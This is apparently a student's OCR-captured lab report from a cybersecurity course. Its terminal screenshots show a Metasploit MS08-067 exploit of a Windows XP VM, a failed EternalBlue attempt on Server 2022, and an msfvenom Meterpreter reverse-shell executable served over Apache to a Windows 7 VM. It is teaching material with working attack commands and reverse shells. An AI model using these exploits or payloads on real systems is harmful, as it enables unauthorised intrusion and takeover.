



Task A:



root@kali: ~
File Actions Edit View Help
nmap -p 445 --script smb-os-discovery 192.168.10.14
Starting Nmap 7.94SVN (https://nmap.org) at 2025-03-30 22:08 EDT
Nmap scan report for 192.168.10.14
Host is up (0.0048s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)
Host script results:
| smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp::-
| Computer name: org-jlf9i0gwxfm
| NetBIOS computer name: ORG-JLF9I0GWXFM\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2025-03-30T21:08:34-05:00
Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds
msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
Screenshot



root@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.10.14
RHOSTS => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.14:1036) at 2025-03-30 22:51:47 -0400
meterpreter >
Screenshot


Dashboard
Mail - WALKER, T...
Environment: Kali...
Home | Microsoft...
Module 4: Introdu...
Cengage Digital L...
Home
FBI Records: The...
Workstation on CY301-TWALK025 - Virtual Machine Connection
Media View Help
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target ...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 → 192.168.10.14:1036) at 2025-03-30 22:51:47 -0400
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1128
meterpreter > sysinfo
Computer : ORG-JLF9I0GWXFM
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
Screenshot
Activate Windows

Task B:



Dashboard
Mail - WALKER, T...
Environment: Kali...
Home | Microsoft...
Module 4: Introdu...
Cengage Digital L...
Home
FBI Records: The...
Workstation on CY301-TWALK025 - Virtual Machine Connection
Media View Help
root@kali: ~
File Actions Edit View Help
nmap -p 445 --script smb-os-discovery 192.168.10.19
Starting Nmap 7.945VN (https://nmap.org) at 2025-03-30 23:02 EDT
Nmap scan report for 192.168.10.19
Host is up (0.0024s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 08:15:5D:40:57:2C (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
search eternalblue
Command 'search' not found, did you mean:
command 'vsearch' from deb vsearch
command 'starch' from deb coop-computing-tools
command 'csearch' from deb codesearch
command 'searchd' from deb sphinxsearch
command 'esearch' from deb ncbi-entrez-direct
command 'setarch' from deb util-linux
Try: apt install <deb name>
msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts
Screenshot
Activate Windows







Exploiting EternalBlue on Windows Server 2022 failed because the target isn't vulnerable. I set the payload and parameters correctly, but Metasploit scanned the target and returned an SMB login error, likely due to authentication issues or the system being patched. Since EternalBlue mainly affects older systems such as Windows 7, it makes sense that Server 2022 wouldn't be exploitable. To troubleshoot, I could probably check the Windows version with nmap.

Task C:


Dashboard
Mail - WALKER, T...
Environment: Kali...
Home | Microsoft...
Module 4: Introdu...
Cengage Digital L...
Home
FBI Records: The...
Workstation on CY301-TWALK025 - Virtual Machine Connection
Media View Help
root@kali: ~
File Actions Edit View Help
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=5525 -f exe > twalk025.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
service apache2 start
mv twalk025.exe /var/www/html/
msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
Screenshot
Activate Windows


Dashboard
Mail - WALKER, T...
Environment: Kali...
Home | Microsoft...
Module 4: Introdu...
Cengage Digital L...
Home
FBI Records: The...
Workstation on CY301-TWALK025 - Virtual Machine Connection
Media View Help
root@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(multi/handler) > set LPOST 5525
[!] Unknown datastore option: LPOST. Did you mean LPORT?
LPOST => 5525
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:5525 → 192.168.10.9:1040) at 2025-03-30 23:43:27 -0400
meterpreter > sysinfo
Computer : WINDOWS7
OS : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Screenshot
Activate Windows



Report:

Tasks A and C were successful and I was able to exploit Windows XP and Windows 7. However, Task B failed because the Windows Server 2022 target was patched and not vulnerable to EternalBlue. These tasks really show the effectiveness of Metasploit for exploiting known vulnerabilities, as well as how important it is for system updates in preventing such attacks.